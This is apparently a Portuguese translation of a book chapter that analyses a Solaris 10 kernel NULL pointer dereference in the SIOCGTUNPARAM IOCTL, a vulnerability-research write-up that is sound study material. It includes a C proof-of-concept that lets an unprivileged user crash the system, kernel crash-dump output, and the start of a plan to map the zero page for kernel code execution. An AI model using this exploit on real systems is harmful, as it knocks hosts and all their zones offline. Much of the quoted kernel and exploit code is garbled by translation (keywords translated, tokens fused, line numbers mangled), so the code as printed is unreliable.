Desde o lançamento do OpenSolaris em junho de 2005, a Sun disponibilizou gratuitamente a maior parte do sistema operacional Solaris 10 como código-fonte aberto, incluindo o kernel. Então, baixei o código-fonte¹ e comecei a ler o código do kernel, concentrando-me nas partes que implementam as interfaces entre o usuário e o kernel, como IOCTLs e chamadas de sistema.

OBSERVAÇÃO Os controles de entrada/saída (IOCTLs) são usados para a comunicação entre aplicativos no modo de usuário e o kernel.²

A vulnerabilidade que encontrei é uma das mais interessantes que já descobri porque sua causa - uma condição de erro indefinida - é incomum para uma vulnerabilidade explorável (em comparação com os bugs de estouro comuns). Ela afeta a implementação da chamada IOCTL SIOCGTUNPARAM, que faz parte do mecanismo de tunelamento IP-in-IP fornecido pelo kernel do Solaris.³

Executei as seguintes etapas para encontrar a vulnerabilidade:

- Etapa 1: Liste as IOCTLs do kernel.
- Etapa 2: Identificar os dados de entrada.
- Etapa 3: rastrear os dados de entrada.

Essas etapas são descritas em detalhes a seguir.

- Qualquer usuário para interface do kernel API que resulta informações que representam para o kernel para processamento é um potencial vetor de ataque. O mais comumente utilizados são:
• IOCTLs

- Chamadas de sistema
- Sistemas de arquivos
- Pilha de rede
- ganchos de terceiros motoristas

Etapa 1: listar as IOCTLs do kernel

Há diferentes maneiras de gerar uma lista de IOCTLs de um kernel. Nesse caso, simplesmente procurei no código-fonte do kernel as macros IOCTL personalizadas. Cada IOCTL recebe seu próprio número, geralmente criado por uma macro. Dependendo do tipo de IOCTL, o kernel do Solaris define as seguintes macros: _IOR, _IOW e _IOWR. Para listar as IOCTLs, mudei para o diretório onde descompactei o código-fonte do kernel e usei o comando grep do Unix para pesquisar o código.

```
solaris$ pwd  
/exports/home/tk/on-src/usr/src/uts  
  
solaris$ grep -rnw -e _IOR -e _IOW -e _IOWR *  
[...]  
common/sys/sockio.h:208:#define SIOCTONLINK ('i',145, struct sioc_addrreq)  
common/sys/sockio.h:210:#define SIOCTMYSITE ('i',146, struct sioc_addrreq)  
common/sys/sockio.h:213:#define SIOCGTUNPARAM ('i',147, struct iftun_req)  
common/sys/sockio.h:216:#define SIOCSTUNPARAM ('i',148, struct iftun_req)  
common/sys/sockio.h:220:#define SIOCFIPSECONFIG _IOW('i', 149, 0) /* Flush Policy */  
common/sys/sockio.h:221:#define SIOCSIPSECONFIG _IOW('i', 150, 0) /* Set Policy */  
common/sys/sockio.h:222:#define SIOCDIPSECONFIG _IOW('i', 151, 0) /* Excluir política */  
common/sys/sockio.h:223:#define SIOCLIPSECONFIG _IOW('i', 152, 0) /* Listar política */  
[...]
```

Agora eu tinha uma lista de nomes de IOCTLs compatíveis com o kernel do Solaris. Para encontrar os arquivos de código-fonte que realmente processam essas IOCTLs, pesquisei todo o código-fonte do kernel para cada nome de IOCTL na lista. Aqui está um exemplo de pesquisa para a IOCTL SIOCTONLINK:

```
solaris$ grep --include=*.c -rn SIOCTONLINK *
common/inet/ip/ip.c:1267:      /* 145 */ { SIOCTONLINK, sizeof (struct sioc_add rreq), →
IPI_GET_CMD,
```

Etapa 2: Identificar os dados de entrada

O kernel do Solaris fornece diferentes interfaces para o processamento de IOCTL. A interface que é relevante para a vulnerabilidade que encontrei é um modelo de programação chamado *STREAMS*.⁴ Intuitivamente, a unidade STREAMS fundamental é chamada de *Stream*, que é um caminho de transferência de dados entre um processo no espaço do usuário e o kernel. Todas as entradas e saídas em nível de kernel no STREAMS são baseadas em mensagens STREAMS, que geralmente contêm os seguintes elementos: um buffer de dados, um bloco de dados e um bloco de mensagens. O *buffer de dados* é o local na memória onde os dados reais da mensagem são armazenados. O *bloco de dados* (*struct datab*) descreve o buffer de dados. O *bloco de mensagens* (*struct msgb*) descreve o bloco de dados e como os dados são usados.

A estrutura do bloco de mensagens tem os seguintes elementos públicos.

Arquivo de código-fonte *uts/common/sys/stream.h*⁵

```
[..]
367 /*
368  * Descritor de bloco de mensagens
369  */
370 typedef          structmsgb
{
371     estrutura msgb    *b_next;
372     estrutura msgb    *b_prev;
373     estrutura msgb    *b_cont;
374     char sem sinal   *b_rptr;
375     char sem sinal   *b_wptr;
376     struct datab      *b_datap;
377     char sem sinal   b_band;
378     char sem sinal   b_tag;
379     unsigned short    b_flag;
380     queue_t           *b_queue;    /* para filas de sincronização */
381 } mblk_t;
[..]
```

Os elementos de estrutura *b_rptr* e *b_wptr* especificam os ponteiros de leitura e gravação atuais no buffer de dados apontado por *b_datap* (consulte a Figura 3-1).




Figura 3-1: Diagrama de uma mensagem STREAMS simples

Ao usar o modelo STREAMS, os dados de entrada IOCTL são referenciados pelo elemento `b_rptr` da estrutura `msgb` ou seu typedef `mbblk_t`. Outro componente importante do modelo STREAMS são os chamados *blocos de mensagens vinculadas*. Conforme descrito no *Guia de Programação do STREAMS*, "[uma] mensagem complexa pode consistir em vários blocos de mensagens vinculados. Se o tamanho do buffer for limitado ou se o processamento expandir a mensagem, vários blocos de mensagens serão formados na mensagem" (consulte a Figura 3-2).




Figura 3-2: Diagrama de blocos de mensagens STREAMS vinculados

Etapa 3: rastrear os dados de entrada

Em seguida, peguei a lista de IOCTLs e comecei a revisar o código. Como de costume, procurei dados de entrada no código e, em seguida, rastreei esses dados em busca de erros de codificação. Depois de algumas horas, encontrei a vulnerabilidade.

Arquivo de código-fonte

uts/common/inet/ip/ip.c

Função ip_process_ioctl()⁶

```
[..]
26692 nulo
26693 ip_process_ioctl(ipsq_t *ipsq, queue_t *q, mblk_t *mp, void *arg) 26694 {
[...]
26717ci    .ci_ipif = NULL;
[...]
26735case TUN_CMD:
26736     /*
26737     SIOC[GS]TUNPARAM aparece aqui. ip_extract_tunreq
26738     retorna um ipif retido em ci.ci_ipif
26739     */
26740err     = ip_extract_tunreq(q, mp, &ci.ci_ipif, ip_process_ioctl);
[...]
```

Quando uma solicitação IOCTL SIOCGTUNPARAM é enviada ao kernel, a função ip_process_ioctl() é chamada. Na linha 26717, o valor de ci.ci_ipif é explicitamente definido como NULL. Devido à chamada IOCTL SIOCGTUNPARAM, o caso de troca TUN_CMD é escolhido (consulte a linha 26735) e a função ip_extract_tunreq() é chamada (consulte a linha 26740).

Arquivo de código-fonte

uts/common/inet/ip/ip_if.c

Função ip_extract_tunreq()⁷

```
[..]
8158 /*
8159 * Analisar uma estrutura iftun_req que desce dos ioctl's SIOC[GS]TUNPARAM,
8160 * refold e retornar o ipif associado
8161 */
8162 /* ARGSUSED */
8163 int
8164 ip_extract_tunreq(queue_t *q, mblk_t *mp, const ip_ioctl_cmd_t *ipip,
8165 cmd_info_t *ci, ipsq_func_t func)
8166 {
8167 boolean_t      exists;
8168 struct iftun_req
*ta; 8169 ipif_t      *ipif;
8170     ill_t       *ill;
8171     boolean_t   isv6;
8172     mblk_t      *mp1;
8173     int         erro;
8174     conn_t      *connp;
8175     ip_stack_t *ipst;
8176
8177/* Existência verificada em ip_wput_nodata */
8178mp1 = mp->b_cont->b_cont;
8179ta = (struct iftun_req *)mp1->b_rptr;
```

```

8180      /*
8181*           A cadeia de caracteres é terminada em nulo
para proteger contra a sobrecarga do buffer. A string foi gerada pelo
código do usuário e pode não ser 8183* confiável.
8184 */
8185ta->ifta_lifr_name [LIFNAMSIZ - 1] = '\0';
8186
8187connp = Q_TO_CONN(q);
8188isv6 = connp->conn_af_isv6;
8189ipst = connp->conn_netstack-
>netstack_ip; 8190
8191/* Não permite a criação implicita */
8192ipif = ipif_lookup_on_name(ta->ifta_lifr_name,
8193mi_strlen(ta->ifta_lifr_name), B_FALSE, &exists, isv6,
8194connp->conn_zoneid , CONNP_TO_WQ(connp), mp, func, &error, ipst);
[...]

```

Na linha 8178, um bloco de mensagens STREAMS vinculado é referenciado e, na linha 8179, a estrutura ta é preenchida com os dados IOCTL controlados pelo usuário. Posteriormente, a função ipif_lookup_on_name() é chamada (consulte a linha 8192). Os dois primeiros parâmetros de ipif_lookup_on_name() derivam dos dados controláveis pelo usuário da estrutura ta.

Arquivo de código-fonte *uts/common/inet/ip/ip_if.c*

Função *ipif_lookup_on_name()*

```

[...]
19116 /*
19117 * Encontre um IPIF com base no nome passado. Os nomes podem ter o formato
<phys> (por exemplo, le0), <phys>:<#> (por exemplo, le0:1),
19119 * A cadeia <phys> pode ter formas como <dev><#> (por exemplo, le0),
1920 * <dev><#>.<module> (p. ex., le0.foo) ou <dev>.<module><#> (p. ex., ip.tun3).
1921 * Quando não há dois pontos, o id da unidade implícita é zero. <phys> deve
1922 * corresponde ao nome de uma ILL. (Pode ser chamado como escritor.)
1923 */
19124 static ipif_t *
19125 ipif_lookup_on_name(char *name, size_t namelen, boolean_t do_alloc,
19126boolean_t *exists, boolean_t isv6, zoneid_t zoneid, queue_t
*q, 19127mbblk_t *mp, ipsq_func_t func, int *error, ip_stack_t *ipst) 19128 {
[...]
19138if (error !=
NULL) 19139*error
= 0; [...]
19154/* Procure por dois pontos no
nome. */ 19155endp = &name[namelen];
19156for (cp = endp; --cp > name; ) {
19157if (*cp == IPIF_SEPARATOR_CHAR)
19158        quebrar;
19159    }
19160
19161if (*cp == IPIF_SEPARATOR_CHAR) {
19162        /*
19163* Rejeite aliasas não decimais para interfaces lógicas
. Aliasas com zeros à esquerda

```

```

19165      * também são rejeitados por introduzirem ambiguidade
19166      * na nomenclatura das interfaces.
19167      * Para confirmar a semântica existente,
19168      * e para não quebrar nenhum programa/script confiável
19169      * nesse comportamento, se<0>:0 for considerado como
19170      * uma interface válida.
19171      *
19172      * Se o alias tiver dois ou mais dígitos e o primeiro
19173      * é zero, falha.
19174      */
19175  se (&cp[2] < endp && cp[1] == '0')
19176      return (NULL);
19177  }
19178 []

```

Na linha 19139, o valor do erro é explicitamente definido como 0. Em seguida, em

Na linha 19161, o nome da interface fornecido pelos dados IOCTL controlados pelo usuário é verificado quanto à presença de dois pontos (IPIF_SEPARATOR_CHAR é definido como dois pontos). Se forem encontrados dois pontos no nome, os bytes após os dois pontos serão tratados como um alias de interface. Se um alias tiver dois ou mais dígitos e o primeiro for zero (ASCII zero ou hexadecimal 0x30; consulte a linha 19175), a função ipif_lookup_on_name() retorna para ip_extract_tunreq() com um valor de retorno NULL e a variável error ainda é definida como 0 (consulte linhas 19139 e 19176).

Arquivo de código-fonte

uts/common/inet/ip/ip_if.c

Função ip_extract_tunreq()

```

[...]
8192ipif      = ipif_lookup_on_name(ta->ifta_lifr_name,
8193mi_strlen(ta->ifta_lifr_name), B_FALSE, &exists, isv6,
8194connp->conn_zoneid           , CONNP_TO_WQ(connp), mp, func, &error, ipst);
8195if (ipif == NULL)
8196    retorno
8197(error); [...]

```

De volta a ip_extract_tunreq(), o ponteiro ipif é definido como NULL se ipif_lookup_on_name() retornar esse valor (consulte a linha 8192). Como ipif é NULL, a instrução if na linha 8195 retorna TRUE e a linha 8196 é executada. A função ip_extract_tunreq() retorna então para ip_process_ioctl() com erro como valor de retorno, que ainda está definido como 0.

Arquivo de código-fonte

uts/common/inet/ip/ip.c

Função ip_process_ioctl()

```

[...]
26717ci .ci_ipif = NULL;
[...]
26735case TUN_CMD:

```

```

26736      /*
26737      SIOC[GS]TUNPARAM aparece aqui. ip_extract_tunreq
retorna 26738* um ipif retido em ci.ci_ipif
26739      */
26740err = ip_extract_tunreq(q, mp, &ci.ci_ipif,
ip_process_ioctl); 26741if      (err != 0) {
26742ip_ioctl_finish      (q, mp, err, IPI2MODE(ipip), NULL); 26743
                           return;
26744      }
[...]
26788err = (*ipip->ipi_func)(ci.ci_ipif, ci.ci_sin, q, mp,
ipip, 26789      ci.ci_lifr);
[...]

```

De volta a `ip_process_ioctl()`, a variável `err` é definida como 0, pois `ip_extract_tunreq()` retorna esse valor (consulte a linha 26740). Como `err` é igual a 0, a instrução `if` na linha 26741 retorna FALSE e as linhas 26742 e 26743 não são executadas. Na linha 26788, a função apontada por `ipip->ipi_func` - nesse caso, a função `ip_sioctl_tunparam()` - é chamada enquanto o primeiro parâmetro, `ci.ci_ipif`, ainda está definido como `NULL` (consulte a linha 26717).

Arquivo de código-fonte *uts/common/inet/ip/ip_if.c*

Função `ip_sioctl_tunparam()`

```

[...]
9401 int
9402 ip_sioctl_tunparam(ipif_t *ipif, sin_t *dummy_sin, queue_t *q, mblk_t *mp,
9403 ip_ioctl_cmd_t      *ipip, void *dummy_ifreq)
9404 {
[...]
9432ill  = ipif->ipif_ill;
[...]

```

Como o primeiro parâmetro de `ip_sioctl_tunparam()` é `NULL`, a referência `ipif->ipif_ill` na linha 9432 pode ser representada como `NULL->ipif_ill`, que é uma desreferência clássica de ponteiro `NULL`. Se essa desreferência de ponteiro `NULL` for acionada, todo o sistema falhará devido a um erro de hardware.

nel panic. (Consulte a Seção A.2 para obter mais informações sobre desreferências de ponteiro `NULL`).

Resumo dos resultados até o momento:

- Um usuário sem privilégios de um sistema Solaris pode chamar o comando `SIOCGTUNPARAM` IOCTL (consulte (1) na Figura 3-3).
- Se os dados IOCTL enviados ao kernel forem cuidadosamente elaborados (deve haver um nome de interface com dois pontos diretamente seguido por um zero ASCII e outro dígito arbitrário), é possível acionar uma desreferência de ponteiro `NULL` (veja (2) na Figura 3-3) que leva a uma falha do sistema (veja (3) na Figura

3-3).

Mas por que é possível acionar essa desreferência de ponteiro NULL?
Onde exatamente está o erro de codificação que leva ao bug?

O problema é que `ipif_lookup_on_name()` pode ser forçado a retornar à função que o chama sem que uma condição de erro apropriada seja definida.

Esse bug existe em parte porque a função `ipif_lookup_on_name()` relata condições de erro ao seu chamador de duas maneiras diferentes: por meio do valor de retorno da função (`return (null)`) e por meio da variável de erro (`*error != 0`). Cada vez que a função é chamada, os autores do código do kernel devem garantir que ambas as condições de erro sejam definidas e avaliadas corretamente na função do chamador. Esse estilo de codificação é propenso a erros e, portanto, não é recomendado. A vulnerabilidade descrita neste capítulo é um excelente exemplo do tipo de problema que pode surgir com esse tipo de código.




Figura 3-3: Resumo dos resultados até o momento. Um usuário sem privilégios pode forçar uma falha no sistema acionando uma desreferência de ponteiro NULL no kernel do Solaris.

Arquivo de código-fonte

uts/common/inet/ip/ip_if.c

Função `ipif_lookup_on_name()`

```
[...]  
19124 static ipif_t *  
19125 ipif_lookup_on_name(char *name, size_t namelen, boolean_t do_alloc,  
    19126 boolean_t *exists, boolean_t isv6, zoneid_t zoneid, queue_t  
*q, 19127 mblk_t *mp, ipsq_func_t func, int *error, ip_stack_t *ipst) 19128 {  
[...]  
    19138 if (*error !=  
    19139 NULL) 19139 *error  
        = 0; [...]  
19161 if (*cp == IPIF_SEPARATOR_CHAR) {  
19162     /*  
19163     * Rejeite aliases não decimais para interfaces lógicas  
        . Aliases com zeros à esquerda
```

```

19165      * também são rejeitados por introduzirem ambiguidade
19166      * na nomenclatura das interfaces.
19167      * Para confirmar a semântica existente,
19168      * e para não quebrar nenhum programa/script confiável
19169      * nesse comportamento, se<0>:0 for considerado como
19170      * uma interface válida.
19171      *
19172      * Se o alias tiver dois ou mais dígitos e o primeiro
19173      * é zero, falha.
19174      */
19175  se (&cp[2] < endp && cp[1] == '0')
19176      return (NULL);
19177  }
19178  [...]

```

Na linha 19139, o valor de error, que contém uma das condições de erro, é explicitamente definido como 0. A condição de erro 0 significa que nenhum erro ocorreu até o momento. Ao fornecer dois pontos diretamente seguidos por um zero ASCII e um dígito arbitrário no nome da interface, é possível acionar o código na linha 19176, o que leva a um retorno à função do chamador. O problema é que nenhuma condição de erro válida é definida como erro antes do retorno da função. Portanto, ipif_lookup_on_name() retorna para ip_extract_tunreq() com erro ainda definido como 0.

Arquivo de código-fonte *uts/common/inet/ip/ip_if.c*

Função *ip_extract_tunreq()*

```

[...]
8192ipif      = ipif_lookup_on_name(ta->ifta_lifr_name,
8193mi_strlen(ta->ifta_lifr_name), B_FALSE, &exists, isv6,
8194connp->conn_zoneid           , CONNP_TO_WQ(connp), mp, func, &error, ipst);
8195if (ipif == NULL)
8196retorno (erro);
[...]

```

De volta à *ip_extract_tunreq()*, a condição de erro é retornada à função *ip_process_ioctl()* que a chama (consulte a linha 8196).

Arquivo de código-fonte *uts/common/inet/ip/ip.c*

Função *ip_process_ioctl()*

```

[...]
26735  case TUN_CMD:
26736      /*
26737      * SIOC[GS]TUNPARAM aparece aqui. ip_extract_tunreq retorna
26738      * um ipif refinado em ci.ci_ipif
26739      */
26740  err = ip_extract_tunreq(q, mp, &ci.ci_ipif, ip_process_ioctl);
26741  Se (err != 0) {
26742      ip_ioctl_finish(q, mp, err, IPI2MODE(ipip), NULL);
26743      retorno;
26744  }

```

```
[..]
26788err = (*ipip->ipi_func)(ci.ci_ipif, ci.ci_sin, q, mp,
ipip, 26789      ci.ci_lifr);
[..]
```

Então, em `ip_process_ioctl()`, a condição de erro ainda é definida como 0.

Assim, a instrução `if` na linha 26741 retorna FALSE, e o kernel continua a execução do restante da função, levando à desreferência do ponteiro NULL em `ip_ioctl_tunparam()`.

Que bicho legal!

A Figura 3-4 mostra um gráfico de chamadas que resume as relações das funções envolvidas no bug de desreferência do ponteiro NULL.




Figura 3-4: Gráfico de chamadas resumindo as relações das funções envolvidas no bug de desreferência do ponteiro NULL. Os números mostrados referem-se à ordem cronológica dos eventos.

3.2 Exploração

A exploração desse bug foi um desafio empolgante. As desreferências de ponteiro NULL geralmente são rotuladas como bugs inexploráveis porque, em geral, podem ser usadas para um ataque de negação de serviço, mas não para execução arbitrária de código. No entanto, essa desreferência de ponteiro NULL é diferente, pois pode ser explorada com sucesso para execução arbitrária de código no nível do kernel.

- A plataforma que Usei em todo este era a seção padrão instalação do Solaris 10 10/08 x86/x64 DVD Imagem completa (solaris10-x86-dvd.iso), que é chamado Solaris 10 Generic_137138-09.

Para explorar a vulnerabilidade, executei as seguintes etapas:

1. Acionar a desreferência do ponteiro NULL para uma negação de serviço.
2. Use a página zero para obter controle sobre o EIP/RIP.

Etapa 1: acionar a desreferência do ponteiro NULL para uma negação de serviço

Para acionar a desreferência do ponteiro NULL, escrevi o seguinte código de prova de conceito (POC) (consulte a Listagem 3-1).

```
01 #include <stdio.h>
02 #include <fcntl.h>
03 #include <sys/syscall.h>
04 #include <errno.h>
05 #include <sys/sockio.h>
06 #include <net/if.h>
07
08 int
09 principal (void)
10 {
11         intfd = 0;
12         char     data[32];
13
14     fd = open ("/dev/arp",
0_RDWR); 15
16     if (fd < 0) {
17             perror ("open");
18             retorno 1;
19     }
20
21     // Dados de IOCTL (nome da interface com alias inválido ":01")
22     data[0] = 0x3a; // dois pontos
23     data[1] = 0x30; // Zero ASCII
24     data[2] = 0x31; // dígito 1
25     data[3] = 0x00; // terminação NULL 26
26     // Chamada IOCTL
27     syscall (SYS_ioctl, fd, SIOCGTUNPARAM, data);
28
29     printf ("poc failed\n");
30     fechar (fd);
31
32     retorno 0;
33 }
34 }
```

Listagem 3-1: Código de prova de conceito (*poc.c*) que escrevi para acionar o bug de desreferência de ponteiro NULL que encontrei no Solaris

O código POC abre primeiro o dispositivo de rede do kernel /dev/arp (consulte a linha 14). Observe que os dispositivos /dev/tcp e /dev/udp também são compatíveis com a IOCTL SIOCGTUNPARAM e, portanto, podem ser usados em vez de /dev/arp. Em seguida, os dados da IOCTL são preparados (consulte as linhas 22 a 25). Os dados consistem em um nome de interface com um alias inválido :01 para acionar o bug. Por fim, a IOCTL SIOCGTUNPARAM é chamada e os dados da IOCTL são enviados ao kernel (consulte a linha 28).

Em seguida, compilei e testei o código POC como um usuário sem privilégios em um sistema Solaris 10 de 64 bits:

```
solaris$ isainfo -b
64

solaris$ id
uid=100(wwwuser) gid=1(outro)
```

```
solaris$ uname -a
SunOS bob 5.10 Generic_137138-09 i86pc i386 i86pc
solaris$ /usr/sfw/bin/gcc -m64 -o poc poc.c
solaris$ ./poc
```

O sistema travou imediatamente e foi reiniciado. Após a reinicialização, fiz login como root e inspecionei os arquivos de falha do kernel com a ajuda do Solaris Modular Debugger (mdb)⁸ (consulte a Seção B.1 para obter uma descrição dos seguintes comandos do depurador):

```
solaris# id
uid=0(root) gid=0(root)

solaris# nome do host
bob

solaris# cd /var/crash/bob/

solaris# ls
limites    unix.0      vmcore.0

solaris# mdb unix.0 vmcore.0
Carregando módulos: [ unix krtld genunix specfs dtrace cpu.generic uppc pcplusmp ufs ip
hook neti sctp arp usba fcp fctl nca lofs zfs random sppp audiosup nfs ptm md cpc
crypto fcip logindmux ]
```

Usei o comando ::msgbuf debugger para exibir o buffer de mensagens, incluindo todas as mensagens do console até o kernel panic:

```
> ::msgbuf
[...]
panic[cpu0]/thread=fffffffff87d143a0:
BAD TRAP: type=e (#pf Page fault) rp=fffffe8000f7e5a0 addr=8 ocorreu no módulo "ip"
devido a uma desreferência de ponteiro NULL

poc:
#pf Falha na página
Falha ruim do kernel no addr=0x8
pid=1380, pc=0xfffffffff6314c7c, sp=0xfffffe8000f7e690, eflags=0x10282 cr0:
80050033<pg,wp,ne,et,mp,pe> cr4: 6b0<xmme,fxsr,pge,pae,pse>
cr2: 8 cr3: 21a2a000 cr8: c
    rdi:          0 rsi: ffffff86bc0700 rdx: ffffff86bc09c8
    rcx:          0 r8: ffffffff86bd0fdf8 r9: fffffe8000f7e780
    rax:          c rbx: ffffffff883ff200 rbp: fffffe8000f7e6d0
    r10:          1 r11:          0 r12: ffffff8661f380
    r13:          0 r14: ffffff8661f380 r15: ffffff819f5b40
    fsb: fffffd7fff220200 gsb: ffffff86bc27fc0 ds:          0
    es:           0 fs:           1bb gs:           0
    trp:           e err:          0 rip: ffffff86314c7c
    cs:           28 rfl:         10282 rsp: fffffe8000f7e690
    ss:           30
```

```

fffffe8000f7e4b0 unix:die+da () fffffe8000f7e590
unix:trap+5e6 () fffffe8000f7e5a0
unix:_cmntrap+140 () fffffe8000f7e6d0
ip:ip_ioctl_tunparam+5c () fffffe8000f7e780
ip:ip_process_ioctl+280 () fffffe8000f7e820
ip:ip_wput_nodata+970 () fffffe8000f7e910
ip:ip_output_options+537 () fffffe8000f7e920
ip:ip_output+10 () fffffe8000f7e940
ip:ip_wput+37 () fffffe8000f7e9a0
unix:putnext+1f1 () fffffe8000f7e9d0
arp:ar_wput+9d () fffffe8000f7ea30
unix:putnext+1f1 () fffffe8000f7eab0
genunix:strdoictl+67b () fffffe8000f7edd0
genunix:stroctl+620 () fffffe8000f7edf0
specfs:spec_ioctl+67 () fffffe8000f7ee20
genunix:fop_ioctl+25 () fffffe8000f7ef00
genunix:ioctl+ac () fffffe8000f7ef10
unix:brand_sys_syscall+21d ()

```

sincronização de sistemas
de arquivos... feito
despejando em /dev/dsk/c0d0s1, deslocamento 107413504, conteúdo: kernel

A saída do depurador mostra que o pânico do kernel ocorreu devido a uma desreferência de ponteiro NULL no endereço `0xffffffffffff6314c7c` (veja o valor do registro RIP). Em seguida, solicitei ao depurador que exibisse a instrução nesse endereço:

```

> 0xffffffffffff6314c7c::dis
ip_ioctl_tunparam+0x30:    jg      +0xf0      <ip_ioctl_tunparam+0x120>
ip_ioctl_tunparam+0x36:    movq   0x28(%r12),%rax
ip_ioctl_tunparam+0x3b:    movq   0x28(%rbx),%rbx
ip_ioctl_tunparam+0x3f:    movq   %r12,%rdi
ip_ioctl_tunparam+0x42:    movb   $0xe,0x19(%rax)
ip_ioctl_tunparam+0x46:    chamad +0x5712cfa      <copymsg>
                           a
ip_ioctl_tunparam+0x4b:    movq   %rax,%r15
ip_ioctl_tunparam+0x4e:    movl   $0xc,%eax
ip_ioctl_tunparam+0x53:    testeq %r15,%r15
ip_ioctl_tunparam+0x56:    je     +0x9d      <ip_ioctl_tunparam+0xf3>
ip_ioctl_tunparam+0x5c:    movq   0x8(%r13),%r14
[...]

```

A falha foi causada pela instrução `movq 0x8(%r13),%r14` no endereço `ip_ioctl_tunparam+0x5c`. A instrução tentou fazer referência ao valor apontado pelo registro `r13`. Como a saída do depurador da instrução `O comando ::msdbuf` mostra que `r13` tinha o valor 0 no momento da falha. Portanto, a instrução do assembler é equivalente à deserção do ponteiro NULL que ocorre em `ip_ioctl_tunparam()` (consulte a linha 9432 no trecho de código a seguir).

Função ip_ioctl_tunparam()

```
[...]
9401 int
9402 ip_ioctl_tunparam(ipif_t *ipif, sin_t *dummy_sin, queue_t *q, mblk_t *mp,
9403 ip_ioctl_cmd_t      *ipip, void *dummy_ifreq)
9404 {
[...]
9432 ill  = ipif->ipif_ill;
[...]
```

Consegui demonstrar que esse bug pode ser explorado com sucesso por um usuário sem privilégios para travar o sistema. Como todas as zonas do Solaris compartilham o mesmo kernel, também é possível travar todo o sistema (todas as zonas), mesmo que a vulnerabilidade seja acionada em uma zona não privilegiada e não global (consulte a Seção C.3 para obter mais informações sobre a tecnologia Solaris Zones). Qualquer provedor de hospedagem que use a funcionalidade Solaris Zones poderá sofrer um grande impacto se ela for explorada por alguém com intenções mal-intencionadas.

Etapa 2: Use a página zero para obter controle sobre o EIP/RIP

Depois de conseguir travar o sistema, decidi tentar executar um código arbitrário. Para fazer isso, tive que resolver os dois problemas a seguir:

- Evite que o sistema trave quando a desreferência do ponteiro NULL for acionada.
- Assuma o controle sobre o EIP/RIP.

A falha do sistema é causada pela desreferência do ponteiro NULL. Como a página zero ou NULL normalmente não é mapeada, a desreferência leva a uma violação de acesso que causa a falha do sistema (consulte também a Seção A.2). Tudo o que tive de fazer para evitar o travamento do sistema foi mapear a página zero antes de acionar a desreferência do ponteiro NULL. Isso pode ser feito facilmente nas arquiteturas x86 e AMD64, porque o Solaris separa o espaço de endereço virtual dos processos nessas plataformas em duas partes: espaço do usuário e espaço do kernel (consulte a Figura 3-5). O espaço do usuário é onde todos os aplicativos no modo de usuário são executados, enquanto o espaço do kernel é onde o próprio kernel, bem como as extensões do kernel (por exemplo, drivers), são executados. Entretanto, o kernel e o espaço do usuário de um processo compartilham a mesma página zero.⁹

OBSERVAÇÃO

Cada espaço de endereço no modo de usuário é exclusivo de um processo específico, enquanto o espaço de endereço do kernel é compartilhado por todos os processos. O mapeamento da página NULL em um processo faz com que ela seja mapeada somente no

espaço de endereço desse processo.

